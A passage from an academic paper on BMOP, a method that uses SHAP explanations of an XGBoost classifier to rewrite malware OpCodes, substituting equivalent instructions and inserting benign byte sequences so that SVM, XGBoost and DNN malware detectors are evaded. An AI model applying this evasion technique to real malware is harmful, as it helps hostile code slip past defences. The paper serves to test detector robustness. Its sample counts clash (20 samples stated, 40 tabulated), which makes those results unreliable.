In this paper, we not only use SHAP to find out the significant malware-oriented features but also the goodware-oriented features. Under the guidance of significant features founded by the SHAP algorithm, the BMOP is able to modify malware OpCode sequence in two opposite directions: (1) enlarge or add the OpCodes related to the significant goodware features and (2) weaken or delete the OpCode sequences related to the malware. After the malware OpCode modification, the functionality of new binary executable is preserved which is consistent with the original malware sample.

3. Methods

3.1. Overview. In this section, we present a bidirectional universal adversarial learning method (BMOP) on representing and discovering the important features, which influence the machine learning model classification ability on malware detection domain. The method has four components:

(1) Malware representation: in this component, we firstly represent the malware with OpCode and employ the n-gram method to extract the features from the malwares. Since the n-gram method will generate massive and redundant features, we choose the TF-IDF approach to select the most valuable features to represent the malwares

(2) Model training and explanation: in this component, we first train a well-tuned XGBoost model which can effectively classify the malwares and goodwares. We use the SHAP model to calculate the importance of each feature. Note that our model can calculate the importance score of positive and negative features

(3) Feature selection: we use the importance score to choose the malicious and benign features of the malware

(4) Adversarial example generation: according to the malicious and benign features, we use the equivalent instruct replace method to reduce the impact of malicious features and insert garbage codes to increase the impact of benign features. Our generation method will not break the integrities and functionalities of the malwares. The overview of our method is shown in Figure 1

3.2. Malware Representation

3.2.1. Feature Representation. In this paper, we extract OpCode features from PE samples and express the samples with OpCode expressions. The OpCode is the part of instructions that are specified in the machine instruction language to perform the operation. A complete machine language instruction generally contains an operation code and several operands. Depending on the CPU architecture, the operands for OpCode operations may include registers, values in memory, values stored in the stack, I/O ports, and buses. The operation of the operation code can include arithmetic, data operation, logic operation, and program control. In the past




Figure 1: Overview of the BMOP method.




Figure 2: The process of the OpCode generation.

decade, some malware detection research based on binary information of files has been started gradually. The paper [20] shows that according to the statistical analysis of OpCodes, there are obvious differences between malicious code and normal software in the distribution of OpCodes. Malicious code often uses some rare OpCodes, and a method of malicious code detection based on OpCodes is proposed. Based on the distribution of OpCodes, Shahzad and Lavesson [21] employed detection method based on the n-gram feature. N-gram is a string with all substrings of length n. A string is simply divided into fixed length n substrings. In 2015, Microsoft launched a malicious code classification competition on Kaggle (https://www.kaggle.com/), and the champion team from the University of Pittsburgh also used the OpCode n-gram feature.

The problem of locating malicious code signature can be transformed into the problem of finding malicious OpCode n-gram sequence in samples, because from the perspective of compilation principle, binary machine code, and assembly instruction's OpCode can be transformed into each other. From the perspective of malicious code classification, there are different families of malicious codes, and the malicious codes of the same family often have similar functions. Although the malicious code authors use various polymorphic deformation techniques to avoid killing, they do not modify the function of the program, mainly because the external view of the program changes, and they still have a high degree of similarity in the local sequence of operation codes, in which a similar part of it can be seen as the "fingerprint" or "gene" of this malicious code family.

3.2.2. Feature Filtering. To extract OpCodes from PE samples, we need to disassemble the samples. Disassembly translates the machine instructions stored in the PE file into a language that is more easily readable by human beings, that is, assembly instructions. Finally, the sequence of OpCodes generated in the disassembly process is extracted, and its logical order is the same as that of the operation codes appearing in the executable file, without considering other information (such as memory location and register). In this paper, we use IDA to realize disassembly. We transform IDA Python script to disassemble the PE sample automatically. We generate ASM file to store assembly instructions and traverse the ASM file to obtain OpCode sequence. Finally, the corresponding OpCode n-gram is generated according to different N values. The process is shown in Figure 2.

We collected ASM files generated by disassembly from the open sources and divided the training set and test set according to the ratio of 7 : 3. And, the 2-gram, 3-gram, and 4-gram sequences of operation codes are extracted from each ASM file. In the field of machine learning, a large number of features will not only increase the training time of the model but also sometimes cannot improve the accuracy of the model, or even reduce the accuracy. Therefore, we need to select features and reduce the number of features used in training while maintaining the accuracy of the model. We filter features according to document frequency (DF) of OpCode n-gram and calculate term frequency inverse document frequency (TF-IDF) weight for each n-gram. Formula (1) gives the calculation method of word frequency. TF-IDF combines the word frequency (TF) of an entry in a document

with the frequency (DF) of the entry in the document set, and its calculation method is shown in formula (2), where n is the total number of documents in the whole document set, and DF is the number of documents containing the entry.

$$\mathrm{TF} = \frac{\text{term frequency}}{\max\ (\text{term frequency in document})}, \tag{1}$$

$$\text{TF-IDF} = \mathrm{TF} * \log\left(\frac{N}{DF}\right). \tag{2}$$

In order to reduce the number of OpCode n-grams, we first select the first 1000 OpCode n-grams according to the document frequency and calculate their TF-IDF weights as features for model training.

3.3. Model Training and Explanation

3.3.1. Machine Learning Model Selection and Training. Moskovitch et al. [22] deployed four classification algorithms based on OpCode n-gram: artificial neural network (ANN), decision tree (DT), naive Bayes (NB), and promotion decision tree (BDT). Through comparative experiments, it is proved that the BDT has the best performance in this task. In this paper, we evaluate deep neural network (DNN), support vector machine (SVM), and XGBoost in our dataset. The evaluation results are shown at Experiments. The XGBoost model has better performance on detecting the malware. Note that the XGBoost model's features have better interpretability. Therefore, we use the XGBoost model to distinguish between malicious samples and benign samples.

When training the XGBoost model, there are four important parameters: eta, max_depth, num_round, and min_child_weight. The four parameters are very important to the training results and fitting degree of the XGBoost model. In order to train a high-performance model, we need to select the influence of different parameters on the model. The parameter eta is the learning rate of XGBoost. The number of eta will influence the overfitting and less fitting of the model. In this paper, we set eta as 0.05. The max_depth decides every decision tree's max depth, which also impacts the fitting degree of the XGBoost model. The max_depth is set to 7 in this work. Num_round is the number of training iterations. When the loss of the model is small enough after a certain iteration, the training process will be terminated. The min_child_weight is the sum of minimum leaf node weight. We set the value of this parameter as 1.

3.3.2. SHAP Feature Selection Model. After obtaining the XGBoost model, we need to explain the prediction results of the model and locate the important features that affect the decision making of the model. The machine learning model can find the difference between malicious code and normal software. We analyze the features that lead to input samples being classified as malicious tags by the model and use these OpCode n-gram malicious features to realize intelligent derivation of malicious code signatures. Feature importance is a traditional method to explain machine learning model decision. In this paper, we list three methods to measure the importance of different types of features: Weight is the total number of times feature f splits in all XGBoost subtrees. Cover is the average coverage of feature f to input samples when it splits in all XGBoost subtrees. Gain is the average value of feature f improving the accuracy of the model at each split. The results of these three types of feature importance calculation are inconsistent, which is not conducive to our accurate evaluation of the important features of the model. Therefore, we cannot analyze the relationship between the features and the prediction results of the XGBoost model according to the importance of features, nor can we interpret the positive and negative effects of different features on the prediction results of samples.

In order to solve the inconsistency of feature importance in XGBoost, random forest, and other tree set models and to explain the influence of feature on prediction results, we use the SHAP framework based on game theory. The SHAP framework can calculate the SHAP values for all features of the test samples, which can reflect the specific impact of each feature on the prediction results. As for the malicious code detection model, a test sample s has the feature. If it is calculated that the SHAP value of the feature f in the sample s is positive, it means that the feature f classifies the sample s as malicious tag 1; if the SHAP value is negative, it means that the feature f classifies the sample s as benign tag 0. The results are shown in Figures 3 and 4.

Figures 3 and 4 are a scatter diagram. Each row in the figure represents a feature. The x-axis abscissa is the corresponding snap value of the feature, and the y-axis ordinate is the feature name. Each point represents a sample in the training set, and the color of the point represents the value of the feature corresponding to the y-axis. The redder the color is, the larger the value of the feature and the bluer is the value of the feature. Because the XGBoost model in this paper uses 1000 n-gram features, the y-axis of Figure 5 cannot display all feature names. Figure 3 controls the number of features to 30 and visualizes the distribution of their SHAP values again.

According to the distribution of the SHAP values of the features, we can locate the important features intuitively and get the correlation between the features and the prediction results. As shown in Figure 4, the 4-gram "mov + and + or + mov" feature will significantly affect the prediction results. The red dots are basically concentrated in the area where the swap value is greater than zero, and the blue dots are basically concentrated in the area where the swap value is less than zero. It can be seen that the increase of the weight of this feature will increase the probability that the samples are predicted as malicious tags by the model. The "mov + and + or + mov" feature with large weight is a typical malicious feature. The "div+mulps" and "ror+ucomiss" is typical benign features, for the red dots are basically concentrated in the area where the swap value is less than zero, and the blues are basically concentrated in the area where the swap value is greater than zero.

3.3.3. Adversarial Example Generation. For malicious features, we use instruction substitution to blur the malicious




Figure 3: Distribution of all the characteristic SHAP values.




Figure 4: Distribution of some of the characteristic SHAP values.

features. Instruction substitution is using equivalent instruction sequences to replace original instruction sequences in a program. For example, the instruction "mov eax, ebx" can be replaced by "push ebx; pop eax". Correspondingly, the OpCode sequence "mov + and + or + mov" mentioned above can be replaced with "push + pop + and + or + push + pop." There are a variety of instructions in X86 or ARM instruction sets so that it provides sufficient conditions for the implementation of instruction substitution. In addition, when replacing the instruction, it is also necessary to consider two situations caused by the different length of the replacement instructions and the original instructions: instruction contraction and instruction expansion. Instruction contraction means that the length of the new instructions after




Figure 5: Comparison of XGBoost model results before and after adversarial perturbation.

replacement is less than the original instructions. In view of this situation, we use the method of inserting "nop" instruction to fill the vacant part. Instruction expansion means that the length of the new instructions after replacement is greater than the original instructions. Because this situation is more complicated to modify, a little negligence will destroy the integrity of the program. Therefore, only short or equal length instructions are used in instruction substitution in this paper, thus avoiding the problem of instruction expansion.

For benign features, we employ the instruct injection method. The method firstly builds a benign feature database according to the SHAP method. And then, search the target OpCode with the continuous zero zone. Finally, we calculate the length of the continuous zero zone and insert binary sequences from the benign feature database randomly until the continuous zero zone is filled by the binary sequences. Therefore, the malicious code functionality is not broke.

4. Experiments

In this paper, we organize two kinds of experiment. In the first experiment, we train three malware detection models using SVM, XGBoost, and DNN algorithms for the purpose of choosing the best model for feature extraction. In the second experiment, we test BMOP performance on three standard machine learning models: SVM, XGBoost, and DNN.

Table 1: Dataset of machine learning comparison.

Dataset	Train dataset	Test dataset	Total
Malware	6018	2950	8968
Goodware	1909	1120	3029
Total	7927	4070	11997

Table 2: Performance of three malware detection models based on SVM, DNN, and XGBoost algorithms.

Feature	SVM	DNN	XGBoost
Precision@Malware	0.94	0.95	0.99
Recall@Malware	0.92	0.95	0.99
Precision@Goodware	0.95	0.96	0.96
Recall@Goodware	0.96	0.97	0.99

4.1. Experiment A

4.1.1. Dataset. Dataset is a prerequisite for training models. In order to improve the authenticity and typicality of the malicious code, we select VirusShare3 as the data source. http://VirusShare.com is a malicious code sample library. By continuously releasing the latest captured malicious code, it provides malicious code samples for security research, incident response, and judicial forensics. Currently, more than 34 million malicious code samples have been collected. Since 80% of the malicious code has been packed, which affects the accuracy of feature extraction, we selected the malicious code




Figure 6: Comparison of DNN model results before and after adversarial perturbation.

samples in VirusShare that have been unpacked by the CodexGigas team. So we can not only ensure the authenticity of the samples but also eliminate the unpacking preprocessing step and accelerate the extraction of features from the samples.

In addition, we collected windows software that has undergone 360 security tests, and PE files on Window7 and Window10 as a benign dataset. The dataset used for training and testing is shown in Table 1.

4.1.2. Results. In this experiment, we evaluate three classic machine learning models with the dataset mentioned before. We use precision and recall to measure the performance of each model. The result is shown at Table 2. As we can see, all the machine learning models perform well on classifying malware and goodware. The precision and recall rates with malware and goodware are higher than 92%. The DNN model perform better than the SVM model. Specifically, the XGBoost model has the best performance on malware classification. That is the reason that we use the XGBoost model in this paper.

4.2. Experiment B

4.2.1. Experimentation. In the adversarial experiment, we randomly select 20 samples that were detected as malware by our malware detection models in experiment A. We first modify the adversarial malicious OpCodes of the 20 samples by equivalent replacement and test the samples' malicious probability on three machine learning models: SVM, XGBoost, and DNN. We trained in experiment A. Then, we continuously modify the 20 samples by inserting adversarial benign OpCodes and also test the samples' malicious probability on three machine learning models above.

5. Result and Discussion

Figure 5 shows the malicious probability of the malware samples predicted by the XGBoost model before and after modification, where the y-axis ordinate is the malicious probability of the samples. The orange solid color histogram in the left represents the malicious probability of original malware samples before modification. The blue histogram with twill in the middle represents the malicious probability of the samples only modifying the malicious features. And the green histogram in the right represents the malicious probability of the samples both modifying the malicious features and inserting the benign features. It can be seen that the malicious probability of the original samples are all above 0.5, indicating that these 20 original samples are all predicted as malicious samples by the XGBoost model. After modifying the malicious feature, only 6 samples' malicious probabilities are above 0.5. That means the success rate is about 70%. While after inserting the benign features, the number of the

malicious samples predicted by the XGBoost model as malware fell to 4. That means the success rate is about 80%.

Figure 6 shows the probability distribution of the malware samples predicted by the DNN model before and after modification, where the x-axis abscissa is benign probability and the y-axis is malicious probability. Orange triangle represents the original malicious samples before modification. Blue square represents the samples only modifying the malicious features, and yellow circle represents the samples modifying the malicious features while inserting the benign features. It can be seen from the experiment results that the original samples are all distributed in the left half of the diagonal, indicating that these 20 original samples are all detected as malicious samples by the DNN model. After modifying the malicious features, there are 15 samples are distributed in the right half of the diagonal. That means the success rate is about 75%. After modifying the malicious features while inserting the benign features, there are 16 samples are distributed in the right half of the diagonal. The distribution of all samples tends to move in the benign direction.

Table 3 shows the distance from the hyperplane of the 20 samples in the SVM model before and after modification. The distances in column 2 are all positive. That means the 20 original samples are all detected as malicious in the SVM model. In column 3, only 5 samples' distances are positive, set in italic. That means after modifying the malicious features, 75% of the samples are detected as benign in the SVM model. In column 4, only 3 samples' distances are positive, set in italic. That means after inserting benign features, 85% of the samples can fool the SVM malware detection model.

Further, we evaluate the performance of our BMOP method among the three models on three perspectives: the performance of only modifying the malicious features, the performance of inserting benign features based on modifying the malicious features, and the performance of modifying malicious features while inserting benign features.

For the convenience of comparison, we first normalize the results of the SVM model, and the normalization method is shown in formula (3).

$$\text{new\_value} = \frac{\text{value} - \text{min\_value}}{\text{max\_value} - \text{min\_value}}. \tag{3}$$

Tables 4–6 show the performance of only modifying the malicious features, only inserting the benign features, and both modifying malicious features and inserting benign features on XGBoost, DNN, and SVM. We calculate the maximum, minimum, and average rate of changes. The result shows that the method of modifying the malicious features is more effective to the DNN model; the method of both modifying the malicious features and inserting benign features is also more effective to the DNN model.

It can be seen from the above experimental results that our BMOP method can not only effectively fool the XGBoost model for feature extraction but also fool other malicious code detection models such as SVM and DNN, and ever more effective to DNN than XGBoost. The method of inserting benign features can effectively increase the benign

Table 3: Comparison of SVM model results before and after adversarial perturbation.

Samples	Original samples	Modifying malicious features	Modifying malicious features while inserting benign features
Sample 1	0.05086315	-2.18679011	-2.43210622
Sample 2	3.20902217	*2.44127492*	*1.73218008*
Sample 3	0.95373816	-1.03511355	-1.95118186
Sample 4	0.97534874	-3.88666444	-4.18261757
Sample 5	0.96937306	-0.71789673	-1.23858554
Sample 6	0.99823124	*0.20839891*	-0.33175236
Sample 7	0.86933176	-0.55050156	-0.90512465
Sample 8	1.73947293	-1.75670475	-2.53824632
Sample 9	0.92906255	-2.95616363	-3.64117659
Sample 10	1.73611227	*1.5037305*	*1.16266138*
Sample 11	0.91294243	-1.49449477	-1.87826411
Sample 12	1.15371952	-1.12874049	-2.27395693
Sample 13	1.64748286	*0.45159495*	*0.13265951*
Sample 14	0.45969358	-2.17869359	-3.49242179
Sample 15	1.30165517	*0.15682057*	-0.18701269
Sample 16	0.74412254	-2.16283582	-3.11282724
Sample 17	0.54949236	-0.24393718	-0.69554975
Sample 18	0.73796295	-1.44053385	-1.8794114
Sample 19	0.64732315	-1.73397271	-2.50161645
Sample 20	0.46883346	-2.24840841	-2.67792805
Sample 21	3.42704634	*1.86171241*	*0.61453235*
Sample 22	0.81871514	-0.27838477	-0.83195452
Sample 23	0.88682458	*0.18604343*	-0.94792017
Sample 24	0.65501845	-0.93248342	-2.36510321
Sample 25	2.23824429	*0.13697118*	-0.63235912
Sample 26	0.58418869	-1.28744881	-1.83461894
Sample 27	3.20013715	*1.41282654*	*0.11346283*
Sample 28	2.38352685	-0.92597681	-1.48730921
Sample 29	1.00946153	-1.38958651	-2.23940657
Sample 30	1.09366996	-0.47387622	-1.21498436
Sample 31	2.19822903	-0.65426643	-1.30946112
Sample 32	1.91556312	*1.41146936*	*0.14379123*
Sample 33	2.86444982	*1.15772314*	*0.13346381*
Sample 34	1.42083990	-0.80189551	-1.46218423
Sample 35	3.45755239	*2.55865362*	*1.56219303*
Sample 36	1.17483269	-1.09462018	-2.34512719
Sample 37	0.36242719	-2.18791299	-2.65438128
Sample 38	0.60150393	-1.14826383	-1.85323934
Sample 39	1.13201853	-1.00857442	-2.03467805
Sample 40	3.18099898	*0.82366729*	-0.45012989

Table 4: Comparison the performance of only modifying malicious features.

Performance (malicious)	XGBoost	DNN	SVM
Max	57.94%	99.54%	65.78%
Min	0.65%	0.18%	3.14%
Average	26.54%	51.18%	26.80%

Table 5: Comparison the performance of inserting benign features after modifying malicious features.

Performance (benign)	XGBoost	DNN	SVM
Max	29.36%	38.54%	19.38%
Min	2.39%	0.00%	3.32%
Average	19.45%	13.50%	10.27%

Table 6: Comparison the performance of both modifying malicious features and inserting benign features.

Performance (malicious & benign)	XGBoost	DNN	SVM
Max	63.20%	99.54%	69.78%
Min	6.32%	13.50%	7.76%
Average	44.71%	64.69%	37.08%

probability of the malware although the benign features would not be executed. In addition, the above experimental results also reflect from the side that the features used by the malicious code detection model based on SVM and DNN may be similar to XGBoost in predicting malicious code.

6. Conclusions

We presented the BMOP, a universal method for assessing the robustness of malware detection models against OpCode perturbation. Our work details the selection of adversarial OpCode features from both benign and malicious perspectives and the crafting process of adversarial binary samples with functionality preserving. We evaluated the BMOP method on a huge array of malware samples. The experiment results show that BMOP is effective and efficient to locate the most significant benign and malicious OpCode sequences from 11,997 binary samples and craft adversarial executables by increase benign OpCodes and replace malicious OpCodes to bypass malware detection models which use SVM, XGBoost, or DNN algorithms.

Data Availability

The data used to support the findings of this study have been deposited in http://www.github.com/NKQiuKF/BMOP

Disclosure

The present work is an extension of our DSC2020 submission [26]. The main addition is introducing the benign perspective instead of only malicious perspective to achieve a bidirectional universal adversarial learning framework.

Conflicts of Interest

The author(s) declare(s) that they have no conflicts of interest.

Acknowledgments

This work is partially supported by the National Natural Science Foundation of China under Grant 61872202, Natural Science Foundation of Tianjin under Grant 19JCYBJC15500, and 2019 Tianjin New Generation AI Technology Key Project (19ZXZNGX00090).

References

[1] M. G. Schultz, E. Eskin, F. Zadok, and S. J. Stolfo, "Data mining methods for detection of new malicious executables," in *Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001*, pp. 38–49, Oakland, CA, USA, 2001.

[2] M. Bailey, J. Oberheide, J. Andersen, Z. M. Mao, F. Jahanian, and J. Nazario, "Automated classification and analysis of internet malware," in *International Workshop on Recent Advances in Intrusion Detection*, pp. 178–197, Gold Goast, QLD, Australia, 2007.

[3] T. Abou-Assaleh, N. Cercone, V. Keselj, and R. Sweidan, "N-gram-based detection of new malicious code," in *Proceedings of the 28th Annual International Computer Software and Applications Conference, 2004. COMPSAC 2004*, pp. 41-42, Hong Kong, China, 2004.

[4] F. Tramèr, A. Kurakin, N. Papernot, I. Goodfellow, D. Boneh, and P. McDaniel, "Ensemble adversarial training: attacks and defenses," 2017, https://arxiv.org/abs/1705.07204.

[5] S. M. Moosavi-Dezfooli, A. Fawzi, O. Fawzi, and P. Frossard, "Universal adversarial perturbations," in *Proceedings of the IEEE conference on computer vision and pattern recognition*, pp. 1765–1773, Honolulu, HI, USA, 2017.

[6] S. Sarkar, A. Bansal, U. Mahbub, and R. Chellappa, "UPSET and ANGRI: breaking high performance image classifiers," 2017, https://arxiv.org/abs/1707.01159.

[7] B. Anderson, D. Quist, J. Neil, C. Storlie, and T. Lane, "Graph-based malware detection using dynamic analysis," *Journal in Computer Virology*, vol. 7, no. 4, pp. 247–258, 2011.

[8] I. Santos, J. Devesa, F. Brezo, J. Nieves, and P. G. Bringas, "OPEM: a static-dynamic approach for machine-learning-based malware detection," in *International Joint Conference CISIS'12-ICEUTE´12-SOCO´12 Special Sessions*, pp. 271–280, Springer, 2013.

[9] J. Saxe and K. Berlin, "Deep neural network based malware detection using two dimensional binary program features," in *2015 10th International Conference on Malicious and Unwanted Software (MALWARE)*, pp. 11–20, Fajardo, Puerto Rico, 2015.

[10] W. Hardy, L. Chen, S. Hou, Y. Ye, and X. Li, "Dl4md: a deep learning framework for intelligent malware detection," in *Proceedings of the International Conference on Data Mining (DMIN)*, p. 61, Las Wegas, Nevada, USA, 2016, The Steering Committee of The World Congress in Computer

Science, Computer Engineering and Applied Computing (WorldComp).

[11] E. Raff, R. Zak, R. Cox et al., "An investigation of byte n-gram features for malware classification," *Journal of Computer Virology and Hacking Techniques*, vol. 14, no. 1, pp. 1–20, 2018.

[12] E. Raff, J. Sylvester, and C. Nicholas, "Learning the pe header, malware detection with minimal domain knowledge," in *AISec '17: Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pp. 121–132, Dallas Texas USA, 2017.

[13] E. Raff, J. Barker, J. Sylvester, R. Brandon, B. Catanzaro, and C. K. Nicholas, "Malware detection by eating a whole exe," in *Workshops at the Thirty-Second AAAI Conference on Artificial Intelligence*, New Orleans, Louisiana, USA, 2018.

[14] X. Xu, C. Liu, Q. Feng, H. Yin, L. Song, and D. Song, "Neural network-based graph embedding for cross-platform binary code similarity detection," in *CCS '17: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pp. 363–376, Dallas TX, USA, 2017.

[15] Z. Xu, S. Ray, P. Subramanyan, and S. Malik, "Malware detection using machine learning based analysis of virtual memory access patterns," in *Design, Automation & Test in Europe Conference & Exhibition (DATE), 2017*, pp. 169–174, Lausanne, Switzerland, 2017.

